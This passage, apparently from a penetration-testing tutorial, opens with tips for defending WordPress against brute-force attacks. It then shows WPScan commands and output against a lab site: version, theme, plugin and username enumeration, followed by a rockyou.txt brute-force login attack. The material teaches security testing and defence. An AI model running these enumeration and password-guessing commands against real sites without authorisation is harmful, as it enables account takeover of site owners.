Install a WordPress Firewall Plugin: Even the unsuccessful brute force attacks can slow down your website or completely crash the server. This is why it's important to block them and to do that, you'll need a website firewall solution. A firewall filters out bad traffic and blocks it from accessing your site. Cloudflare: It is a renowned service to provide a protective shield against brute force attacks

Install and Setup a WordPress Backup Plugin: If everything fails, one must have a backup plan! There are several great WordPress backup plugins, which allow you to schedule automatic backups. Disabling Directory Browsing and Installing WordPress Updates regularly can also help to be safe from brute-forcing attacks against a WordPress website.



WPScan:WordPress Pentesting Framework

"WordPress is one of the most powerful CMS platform, which covers about 35% of the total share of the websites over the internet". Thus in order to enumerate such web-applications, we'll be using **"WPScan" –**which is a black box vulnerability scanner for WordPress, scripted in Ruby to focus on different vulnerabilities that are present in the WordPress applications, either in its themes or plugins.

Well, WPScan comes preinstalled in Kali Linux, SamuraiWTF, Pentoo, BlackArch; which scans up its database in order to find out the outdated versions and the vulnerabilities in the target's web application.

Let's check out the major things that WPScan can do for us:


- Detect the version of currently installed WordPress.
- Can detect sensitive files like readme, robots.txt, database replacing files, etc.
- Detect enabled features on currently installed WordPress server such as file_upload.
- Enumerates the themes, plugins along with their versions and tells if they are outdated or not.
- It even scans up the web-application to list out the available usernames.

As discussed earlier, WPScan is installed by default in the Kali Linux machines, so let's check out the default usage options, by simply firing the following command in the terminal.

```
wpscan -hh
```

Scanning the WordPress version of the target's website


As we were presented with the default options, let's now try to do a basic scan over the vulnerable WordPress web-application that we've set up in our earlier **article.**



Type the following command to scan the WordPress application and its server.

```
wpscan --url http://192.168.1.105/wordpress/
```

From the below image you can see that it dumps up everything it could – the **WordPress version**, the**Apache server,** and even it also found that **the upload directory has directory listing enables** which means anyone can browse to **"/wp-content/uploads"** in order to check out the uploaded files and contents.





Enumerating WordPress Themes

Themes play an important role in any CMS web-application, they control the general look & feel of the website including its page layout, widget locations, and the default font and colour preferences.
WPScan uses its database which contains about 2600 themes to check the vulnerable installed one over the targets.
In order to check the installed themes of the target's WordPress web-application, type following command:

```
wpscan --url http://192.168.1.105/wordpresws/ -e at
```

The **"–e"** flag is used for **enumeration** and the **"at"** flag returns **"all themes".**
You can even use the other flags such as **"vt"**, to list only the **vulnerable themes**.
Thus running the above command, we will be presented with the installed themes with its version.





[+] WordPress theme in use: twentytwenty
Location: http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/
Last Updated: 2020-06-10T00:00:00.000Z
Readme: http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/readme.txt
[!] The version is out of date, the latest version is 1.4
Style URL: http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2
Style Name: Twenty Twenty
Style URI: https://wordpress.org/themes/twentytwenty/
Description: Our default theme for 2020 is designed to take full advantage of the flexibility of th
Author: the WordPress team
Author URI: https://wordpress.org/
Found By: Css Style In Homepage (Passive Detection)
Version: 1.2 (80% confidence)
Found By: Style (Passive Detection)
- http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2, Match: 'Version
[+] Enumerating All Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:16
[+] Checking Theme Versions (via Passive and Aggressive Methods)
[i] Theme(s) Identified:
[+] twentynineteen
Location: http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/
Last Updated: 2020-06-10T00:00:00.000Z
Readme: http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/readme.txt
[!] The version is out of date, the latest version is 1.6
Style URL: http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/style.css
Style Name: Twenty Nineteen
Style URI: https://wordpress.org/themes/twentynineteen/
Description: Our 2019 default theme is designed to show off the power of the block editor. It featu
Author: the WordPress team
Author URI: https://wordpress.org/
Found By: Known Locations (Aggressive Detection)
- http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/, status: 500
Version: 1.5 (80% confidence)
Found By: Style (Passive Detection)
- http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/style.css, Match: 'Version: 1.5'
[+] twentyseventeen
Location: http://192.168.1.105/wordpress/wp-content/themes/twentyseventeen/
Latest Version: 2.3 (up to date)
Last Updated: 2020-03-31T00:00:00.000Z
Readme: http://192.168.1.105/wordpress/wp-content/themes/twentyseventeen/readme.txt
Style URL: http://192.168.1.105/wordpress/wp-content/themes/twentyseventeen/style.css
Style Name: Twenty Seventeen
Style URI: https://wordpress.org/themes/twentyseventeen/
Description: Twenty Seventeen brings your site to life with header video and immersive featured ima
Author: the WordPress team
Author URI: https://wordpress.org/

Enumerating WordPress Plugins


Plugins are the small piece of codes, that when added to a WordPress web-application, boost up the functionalities, and enhance the website's features.
But these plugins may sometimes cause great damage to the web-application due to their loosely written codes.
Lets's check out the installed plugins on our target's web-application by executing the below command:

```
wpscan --url http://192.168.1.105/wordpress/ -e ap
```

Similar to the themes, we can also check the **vulnerable plugins** by using the **"-vp"** flag.



After waiting for a few seconds, WPScan will dump our desired result. From the below image, you can see the plugins **"mail-masta"** and **"reflex-gallery"** are installed over our target's website. As a bonus, we even get the **last update** and the **latest version**.




Enumerating WordPress Usernames


In order to list out usernames of our target's website privileged users, execute the following command:

```
wpscan –url http://192.168.1.105/wordpress/ -e u
```

The flag "**u**" will grab all the usernames and will present a list on our screen.



As WPScan completes its work, we'll find a list of all the users with their user IDs, in accordance with how it grabbed them.




Enumerate ALL with a single command

Does WPScan give us that privilege to scan up the web-applications to check everything in one go, whether it is its version, the installed themes, or the plugins?
Let's check this out!
Fire up the following command to grab everything we scanned above for our target web-application.

```
wpscan --url http://192.168.1.105/wordpress/ -e at
                        -e ap -e u
```

–e: at: enumerate all themes of targeted website
–e: ap: enumerate all plugins of targeted website
–e: u: enumerate all usernames of targeted website



Brute-force attack using WPScan


With the help of usernames which we enumerated earlier, we can create a word list of all the users and can try a brute-force login attack using the default password list as “rockyou.txt”. You can learn more about cracking the WordPress logins from **here**.
From the below image you can see our designed wordlist.

```
root@kali:~# cat user.txt
admin
vijay
paras
root@kali:~#
```


Let’s now try to exploit the website by defacing its login credentials using the following command:

```
wpscan --url http://192.168.1.105/wordpress/ -U
user.txt -P /usr/share/wordlists/rockyou.txt
```

